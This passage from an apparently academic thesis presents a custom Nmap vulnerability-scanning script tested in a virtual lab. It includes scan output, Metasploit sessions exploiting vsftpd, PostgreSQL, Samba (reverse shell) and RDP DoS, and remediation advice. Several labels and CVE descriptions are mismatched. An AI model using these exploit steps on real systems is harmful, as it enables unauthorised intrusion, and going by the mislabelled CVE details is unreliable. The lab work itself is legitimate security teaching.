The workflow of the script at Figure 3 begins with the **portrule function**, which is responsible for checking whether a port has a recognized service by analyzing the version and product details. If the product or service is recognized, the scan proceeds; otherwise, the script returns the message "No version detection data available. Analysis not possible." After identifying the port and service from the earlier **Network Mapping** stage, the function verifies the specific service running on the port. This is crucial in differentiating between various services and versions, such as Apache, MySQL, etc.

Once the specific service and version have been identified, the script **extracts detailed information** about the scanned service or port. This data will be passed to the next stage to search for vulnerabilities.

In the next stage, the script uses the information collected to **search for vulnerabilities** in a database, in this case, the **MITRE CVE database** (cve.csv). The goal is to find vulnerabilities associated with the identified service or version. The script **loops** through each entry in the database, comparing the scanned results with known vulnerabilities. If a match is found between the identified product/version and a known vulnerability, it is added to the results list.

The **vulnerability matching** process checks whether the discovered service or version corresponds to a known vulnerability. Once a match is found, it is added to the list of vulnerabilities.

After vulnerabilities are found, the **prepare-results function** organizes the results into a readable format. This includes important details such as the vulnerability title, ID, and the affected product.

Finally, once the results have been properly formatted, they are **returned** and **displayed** to the user, providing them with a comprehensive list of vulnerabilities associated with the identified service.

Limitations:

A key limitation of this script is that it **only searches for vulnerabilities that have already been discovered and reported** in publicly available databases like the MITRE CVE database. This means the script is **reliant on existing data** and can only detect vulnerabilities that have been identified and published for certain service versions, including older and current versions that are covered in the database.

However, it **cannot detect vulnerabilities in newly released versions** of software or services that haven't yet been reported or documented. If a new vulnerability exists in the latest version of a service or product, but it hasn't been added to the CVE database, the script will fail to identify it. As a result, the tool might miss emerging threats that have yet to be discovered, leaving systems with newer versions of software potentially vulnerable without the user's knowledge.

This limitation highlights the need for combining such vulnerability scans with other security practices like **real-time threat monitoring** and **manual audits** to ensure better protection against unknown or zero-day vulnerabilities.

VI. Implementation

1. Scenario

In Figure 4, The system used for scanning and detecting security vulnerabilities in the thesis, as shown in , consists of 3 machines: 1 machine containing scanning and exploitation tools (Kali Linux machine) and 2 machines containing known vulnerabilities. The two vulnerable machines include one running the Windows operating system (Windows 7 machine) and one running the Linux operating system (Metasploitable2 machine). All three machines are installed on a virtualization platform (VMWare) and connected via a LAN network.



Figure 4 Scenario

2. Components

2.1. Metasploitable 2

Metasploitable2 is a VMWare virtual machine integrated with multiple services containing known security vulnerabilities, allowing for remote system exploitation and control for learning purposes. Metasploitable2 is provided entirely free by Rapid7. A list of vulnerabilities and exploitation guides can be found at [2]. The services running on this virtual machine is presented in Table 3 include:

Table 3 Service and port on metasploitable2 machine

Service	Port
Vsftqd 2.3.4	21

OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22
Linux telnetd service	23
Postfix smtpd	25
ISC BIND 9.4.2	53
Apache httpd 2.2.8 Ubuntu DAV/2	80
A RPCbind service	111
Samba smbd 3.X	139 & 445
3 r services	512, 513 & 514
GNU Classpath grmiregistry	1099
Metasploitable root shell	1524
A NFS service	2048
ProFTPD 1.3.1	2121
MySQL 5.0.51a-3ubuntu5	3306
PostgreSQL DB 8.3.0 – 8.3.7	5432
VNC protocol v1.3	5900
X11 service	6000
Unreal ircd	6667
Apache Jserv protocol 1.3	8009
Apache Tomcat/Coyote JSP engine 1.1	8180

2.2. Windows 7

The Windows 7 machine is a virtual machine running the Microsoft Windows 7 operating system. Microsoft Windows 7 is outdated and contains many known security vulnerabilities. Specifically, Microsoft Windows 7 has a critical vulnerability in the Remote Desktop service, identified as MS12-020 which has CVE-2012-0152 and CVE- 2012-0002, which allows for remote code execution to carry out DoS attacks on the system.

2.3. Kali Linux

Kali Linux is a Debian-based Linux distribution that includes hundreds of tools designed for scanning, detecting, and exploiting security vulnerabilities across various services and systems. Typical tools in Kali Linux include **nmap**, **sqlmap**, and the **Metasploit Framework**, etc.

3. Deploy testing

In this section, the thesis will perform several scenarios: (1) scanning for system information and services on the target machines, (2) scanning and detecting security vulnerabilities, and (3) attempting to exploit some of the identified security vulnerabilities to ensure accuracy scanning results.

3.1. Scanning for system information and services on the target machines

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:50:9b:f9
          inet addr:192.168.115.128  Bcast:192.168.115.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe50:9bf9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:75 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9059 (8.8 KB)  TX bytes:9799 (9.5 KB)
          Interrupt:17 Base address:0x2000
```

Figure 5 Metasploitable2 IP address

```
Nmap scan report for 192.168.115.128
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:50:9B:F9 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 6 Metaspliotable2 open ports and service

Figures 5 and 6 respectively provide information about the network communications, IP addresses, and open ports along with the services running on the Metasploitable2 machine. The IP address of the Metasploitable2 machine is 192.168.115.128. The open ports with active services include 21 (FTP), 22 (SSH), 23 (Telnet), 25 (SMTP), 53 (DNS), and others.

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::add9:b02:1512:17c3%11
   IPv4 Address. . . . . . . . . . . : 192.168.115.140
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.115.2
```

Figure 7 Windows 7 IP address

```
Host is up (0.00084s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server?
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:35:7B:72 (VMware)
Service Info: Host: WIN-PK6IH3N486J; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 8 Windows 7 Open Ports and Service

Figures 7 and 8 respectively provide information about the network communications, IP addresses, and open ports along with the services running on the Windows 7 machine. The IP address of the Windows 7 machine is 192.168.115.140. The open ports with active services include 135 (msrpc), 139 (Net-bios), 445 (MS-ds), and 3389 (Remote desktop), among others.

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.115.130  netmask 255.255.255.0  broadcast 192.168.115.255
        inet6 fe80::86ef:6333:e34:9e5c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:70:b9:c2  txqueuelen 1000  (Ethernet)
        RX packets 269782  bytes 28608002 (27.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 271189  bytes 20422964 (19.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 9 Kali linux IP address

Figure 9 provides the network interfaces and IP address of the Kali Linux machine. The IP address of the Kali Linux machine is 192.168.115.130.

3.2. Scanning vulnerabilities

In this section, I used Nmap in conjunction with the vuln-scan.nse script that I written in Lua Languagues to identify and detect known security vulnerabilities on the Metasploitable2 and Windows 7 machines. On the Metasploitable2 machine, the scan was conducted on ports 21 (FTP), 445 (Samba) and 5432 (PostgreSQL) to find CVE-2011- 2523, CVE-2004-0186 and CVE-2013-1903. On the Windows 7 machine, the focus was on scanning for vulnerabilities o CVE-2012-0152, CVE-2012-0002 that cause the Remote Code Execution related to MS12-020 Vulnerabilities.

- Metasploitable2:

sudo nmap --script=vulscan/vuln-scan.nse -p 21 192.168.115.128
sudo nmap --script=vulscan/vuln-scan.nse -p 445 192.168.115.128

sudo nmap --script=vulscan/vuln-scan.nse -p 5432 192.168.115.128

- Windows7:

sudo nmap -sV -sS --script=vulscan/vuln-scan.nse 192.168.115.140

3.3. Exploitation

This section presents the process of exploiting several vulnerabilities identified above using the MetaSploit Framework available in Kali Linux. The vulnerabilities to be exploited include **privilege escalation in the vsftpd** (FTP service) on port 21; exploitation of **weak default passwords** in PostgreSQL on port 5432; **privilege escalation** in the Samba file sharing service on port 445; and **denial-of-service (DoS)** attacks on the Remote Desktop service on port 3389. This exploitation is to ensure that the scanning results of the nmap with the customized script above provided accurate vulnerability scanning results.

- **msfconsole** : Open metaspoit framework on Kali linux as in Figure 10



Figure 10 Metasploit Framework on Kali Linux

3.3.1 Metasploitable2

3.3.1.1 Privilege escalation in the vsftpd (FTP service)

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.115.128
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.115.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.115.130
LHOST ⇒ 192.168.115.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.115.128
RHOST ⇒ 192.168.115.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Figure 11 Exploitation vsftpd_234_backdoor on port 21 ftp

- **use exploit/unix/ftp/vsftpd_234_backdoor** : selects the specific exploit module for the vsftpd 2.3.4 backdoor vulnerability. This exploit takes advantage of a backdoor that was inadvertently included in the vsftpd 2.3.4 version, allowing attackers to gain a shell on the target system.
- **set LHost 192.168.115.130** (Kali IP address) : sets the local host (LHost) IP address to Kali Linux machine's IP. This is the IP address that the target will connect back to once the exploit is successful, allowing you to interact with the shell on the target.
- **set RHost 192.168.115.128** (Metasploitable2 IP address) : sets the remote host (RHost) IP address to the target machine's IP (Metasploitable2). This is the address of the machine you are attempting to exploit.
- **set payload cmd/unix/interact :** specifies the payloadcmd/unix/interact to be used, which provides an interactive command shell. When the exploit is successful, this payload allows you to execute commands on the target system directly.

The module in Figure 11 targets the **FTP service** running on port 21 of the vsftpd 2.3.4 version. In this version, when a remote attacker connects to the FTP service and logs in with a username containing a smiley face ":)", the server spawns a backdoor shell on port 6200. The malicious code listens for the ":)" pattern in the username field during the login process. If detected, the server creates a backdoor shell. No special permissions or complex conditions are required to exploit this vulnerability, making it easy to attack. After logging in with a crafted username, a network connection is opened on port 6200, providing the attacker with **root access** to the target machine. At this point, the attacker has full control over the system and can execute arbitrary commands through the shell.

The Metasploit module **exploit/unix/ftp/vsftpd_234_backdoor** automates this process by detecting the vulnerable service, sending the crafted payload to the FTP service, and interacting with the backdoor shell. The attacker can then execute commands directly on the target.

3.3.1.2 Weak default passwords in PostgreSQL

- **use auxiliary/scanner/postgres/postgres_login :** This command selects the PostgreSQL login scanner module. This auxiliary module is designed to test for weak or default passwords on PostgreSQL databases by attempting to authenticate with various credentials.
- **set STOP_ON_SUCCESS true :** This command configures the scanner to stop executing further tests once a valid username and password combination is found. By setting this option to true, you can save time and resources, as the scanner will terminate its attempts as soon as it successfully logs in to one of the PostgreSQL instances.
- **set RHost 192.168.159.128** (Metasploitable2 IP address)



Figure 12 Exploitation Weak default password in PostgreSQL on port 5432

The module in Figure 12 checks if the PostgreSQL service (usually running on port 5432) is accessible on the target system. It then attempts to brute-force the PostgreSQL login by trying different combinations of usernames and passwords. These credentials can be supplied by the user or taken from a predefined list of common PostgreSQL credentials. If the module finds valid credentials (e.g., weak passwords or default credentials like `postgres:postgres`), it successfully logs into the PostgreSQL database. Once logged in, the attacker can perform database queries, access sensitive data, or escalate privileges if further vulnerabilities are present.

3.3.1.3 Denial-of-service (DoS) attacks on the Remote Desktop service

- **use exploit/multi/samba/usermap_script** : selects the exploit module targeting the Samba service vulnerability associated with the usermap_script configuration. This vulnerability allows attackers to execute arbitrary commands on the server by exploiting the misconfiguration of user scripts in Samba.
- **set RHost 192.168.159.128** (Metasploitable2 IP address)
- **set payload cmd/unix/reverse** : This command specifies the payload cmd/unix/reverse to be used, which sets up a reverse shell. When the exploit is successful, the target machine will connect back to your attacking machine,

providing you with command execution capabilities.

- **set RPORT 445** : This command sets the remote port (RPORT) to 445, which is the default port used by the Samba service for file sharing and other related operations.

```
msf6 auxiliary(scanner/postgres/postgres_login) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.115.128
RHOST ⇒ 192.168.115.128
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > run
```

Figure 13 Exploitation of Denial-of-service attacks on the Remote Desktop Service on port 445 Samba

The vulnerability exists in certain versions of Samba when the username map script option is enabled in the configuration file (smb.conf). This feature allows mapping user login names to system accounts via scripts. When an attacker sends a specially crafted login request to the Samba server, the server executes the username map script. By injecting malicious commands into the username field, the attacker can trick Samba into executing arbitrary shell commands on the system. The malicious username is processed by Samba, which leads to the execution of the injected commands. This allows the attacker to gain unauthorized access and execute commands with the same privileges as the Samba service, typically root privileges in older or misconfigured systems. The Metasploit module in Figure 13 connects to the vulnerable Samba service, sends the crafted username containing the command injection payload, and if successful, opens a remote shell to the attacker.

3.3.2 Windows 7

- **use auxiliary/dos/windows/rdp/ms12_020_maxchannelids :** This vulnerability allows an attacker to perform a denial-of-service (DoS) attack on a Windows machine running RDP by sending specially crafted requests.
- **set RHost 192.168.115.140** (Windows 7 IP address)
- **set LHost 192.168.115.130** (Kali Linux IP address)

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHost 192.168.115.140
RHost ⇒ 192.168.115.140
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set LHost 192.168.115.130
LHost ⇒ 192.168.115.130
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Figure 14 Exploitation of Denial-of-service attacks on the Remote Desktop Service on port 3389 Windows

The vulnerability resides in the way the RDP service handles requests related to **max channel IDs**. RDP allows multiple virtual channels for communication, but if an attacker sends an overly large value for the "MaxChannelIds" field, it causes a memory corruption in the RDP process. The module at Figure 14 exploits this flaw by sending a malicious RDP packet with a high number of channels, which overwhelms the RDP service and

crashes it. This leads to a denial of service on the target machine, effectively preventing legitimate users from connecting via RDP.

Exploitation Process:

- The module sends malformed packets to the RDP service.
- The target machine processes the crafted request, triggering a crash in the RDP service.
- No code execution is achieved; it only causes the RDP service to stop, rendering it inaccessible until manually restarted.

VII. Results and Discussions

1. Results

1.1 Scanning vulnerabilities

1.1.1 Metasploitable2

General description of expected vulnerabilities found in Metasploitable 2:

- **vsftpd (FTP service) on port 21**:

  This service is known to have vulnerabilities allowing **privilege escalation**. The specific issue often exploited is **CVE-2011-2523**, where vsftpd allows attackers to gain a root shell when connecting to the FTP service, due to a malicious backdoor in the application.
- **PostgreSQL on port 5432**:
  The PostgreSQL service in Metasploitable 2 typically suffers from weak default configurations, such as **weak default passwords** of CVE-2013-1903. Attackers can exploit this vulnerability to gain unauthorized access to the database, potentially leading to data exfiltration or further system exploitation.
- **Samba file sharing service on port 445**:
  The Samba service contains multiple vulnerabilities, including **CVE-2004-0186**, which allows for **privilege escalation**. Exploiting this, an attacker can execute commands with root privileges, enabling full control over the system.

1.1.1.1 Port 21



Figure 15 Port 21 Scanning Results

The scan results in Figure 15 on the FTP service, port 21: CVE-2011-2523 Backdoor and Remote Execution: Some versions of vsftpd have been found to contain a backdoor,

allowing an attacker to execute arbitrary commands remotely. This gives them full control over the affected machine, allowing them to manipulate files, alter configurations, or even install malicious software. RCE vulnerabilities are particularly dangerous because they often lead to complete system compromise without requiring physical access.

Solution:

- Update new version of vsftpd, version 2.3.5 has already fixed that vulnerability
- Use firewall to limit access to FTP server. Only allow trusted IP addresses or IP ranges to connect to the FTP port (typically port 21).
- Ensure that only trusted users have access to the FTP server
- If no longer need to use FTP, consider **disabling or uninstalling** the FTP service altogether to eliminate any security risks associated with it.

1.1.1.2 Port 445

```
| [CVE-2012-1182] The RPC code generator in Samba 3.x before 3.4.16, 3.5.x before 3.5.14, and 3.6.x before 3.6.4 does not implement validation of an array length in a
of array memory allocation, which allows remote attackers to execute arbitrary code via a crafted RPC call.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
| [CVE-2011-2694] Cross-site scripting (XSS) vulnerability in the chg_passwd function in web/swat.c in the Samba Web Administration Tool (SWAT) in Samba 3.x before 3.5
ministrators to inject arbitrary web script or HTML via the username parameter to the passwd program (aka the user field to the Change Password page).,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2011-2522] Multiple cross-site request forgery (CSRF) vulnerabilities in the Samba Web Administration Tool (SWAT) in Samba 3.x before 3.5.10 allow remote attack
f administrators for requests that (1) shut down daemons, (2) start daemons, (3) add shares, (4) remove shares, (5) add printers, (6) remove printers, (7) add user acc
, as demonstrated by certain start, stop, and restart parameters to the status program.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2004-0186] smbmnt in Samba 2.x and 3.x on Linux 2.6, when installed setuid, allows local users to gain root privileges by mounting a Samba share that contains a
 attributes are not cleared when the share is mounted.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
```

Figure 16 Port 445 Scanning Results

The results in Figure 16 show that nmap scan out the vulnerability CVE-2004-0186. This vulnerability occurs in smbmnt in Samba 2.x and 3.x on Linux 2.6. When installed with setuid, it allows local users to gain root privileges by mounting a Samba share that contains a setuid root program, whose setuid attributes are not cleared when the share is mounted. This CVE allows an attacker (local user) to exploit the Samba service to gain higher privileges (root access) on the system by improperly handling the setuid attribute of files when mounting Samba shares.

Solution:

- Upgrade to a patched version: The vulnerability affects Samba 2.x and 3.x versions, particularly on Linux 2.6 when smbmnt is installed with the setuid bit. The safest approach is to upgrade Samba to a version where this vulnerability has been patched.
- Disable setuid on smbmnt: The root cause of the vulnerability lies in the mishandling of the setuid bit. We can disable the setuid permission on the smbmnt utility to prevent local users from elevating privileges.

1.1.1.7 Port 5432

The scan results in Figure 17 on the Postgre service, port 5432: CVE-2013-1903

This CVE affects PostgreSQL versions prior to 9.3. The vulnerability involves improper input validation in the PostgreSQL database that could allow a remote attacker to bypass authentication mechanisms. Specifically, it allows for the use of specially crafted passwords that can result in successful authentication even when they shouldn't. A PostgreSQL database is configured with weak or default credentials (like commonly used passwords) and attackers can bruteforce with various combinations of usernames and

passwords against a PostgreSQL server.

```
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| vuln-scan: MITRE CVE - https://cve.mitre.org:
| [CVE-2013-1903] PostgreSQL, possibly 9.2.x before 9.2.4, 9.1.x before 9.1.9, 9.0.x before 9.0.13, 8.4.x before 8.4.17," and 8.3.x before 8.3.23 incorrectly provides
the superuser password to scripts related to ""graphical installers for Linux and Mac OS X"," which has unspecified impact and attack vectors.
| [CVE-2013-1902] PostgreSQL, 9.2.x before 9.2.4, 9.1.x before 9.1.9, 9.0.x before 9.0.13, 8.4.x before 8.4.17, and 8.3.x before 8.3.23 generates insecure temporary fi
les with predictable filenames, which has unspecified impact and attack vectors related to graphical installers for Linux and Mac OS X.""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2013-0255] PostgreSQL 9.2.x before 9.2.3, 9.1.x before 9.1.8, 9.0.x before 9.0.12, 8.4.x before 8.4.16, and 8.3.x before 8.3.23 does not properly declare the en
um_recv function in backend/utils/adt/enum.c, which causes it to be invoked with incorrect arguments and allows remote authenticated users to cause a denial of service
 (server crash) or read sensitive process memory via a crafted SQL command, which triggers an array index error and an out-of-bounds read.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
```

Figure 17 Port 5432 Scanning Results

Solution:

- Update Postgresql to the lastest patch version
- Enforce Strong Authentication Mechanisms, use a password generator to create secure, unique passwords or just use a stronger password for each PostgreSQL user
- Implement Firewall and IP Restrictions

1.1.2 Windows 7

General description of expected vulnerabilities found in Windows 7:

Remote Desktop service on port 3389:

The **Remote Desktop** service in Metasploitable 2 is prone to **denial-of-service (DoS) attacks**. While not focused on data theft, a DoS attack can render the service unusable, disrupting access to the system.

```
,,,,,,,,,,,,,\x0D
| [CVE-2012-0154] Use-after-free vulnerability in win32k.sys in the kernel-mode drivers in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, a
nd Windows 7 Gold and SP1 allows local users to gain privileges via a crafted application that triggers keyboard layout errors," aka ""Keyboard Layout Use After Free Vulnerability.""",,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2012-0152] The Remote Desktop Protocol (RDP) service in Microsoft Windows Server 2008 R2 and R2 SP1 and Windows 7 Gold and SP1 allows remote attackers to cause a denial of service (application hang) via a
 series of crafted packets," aka ""Terminal Server Denial of Service Vulnerability.""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2012-0151] The Authenticode Signature Verification function in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, Windows 7 Gold and SP1
, and Windows 8 Consumer Preview does not properly validate the digest of a signed portable executable (PE) file, which allows user-assisted remote attackers to execute arbitrary code via a modified file with ad
ditional content," aka ""WinVerifyTrust Signature Validation Vulnerability.""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2012-0150] Buffer overflow in msvcrt.dll in Microsoft Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 allows remote attackers to execute arbitrary code via a crafted
 media file," aka ""Msvcrt.dll Buffer Overflow Vulnerability.""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,\x0D
| [CVE-2012-0149] afd.sys in the Ancillary Function Driver in Microsoft Windows Server 2003 SP2 does not properly validate user-mode input passed to kernel mode, which allows local users to gain privileges via a
```

Figure 18 Windows 7 Scan Results

```
PORT     STATE SERVICE        VERSION
3389/tcp open  ms-wbt-server?
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
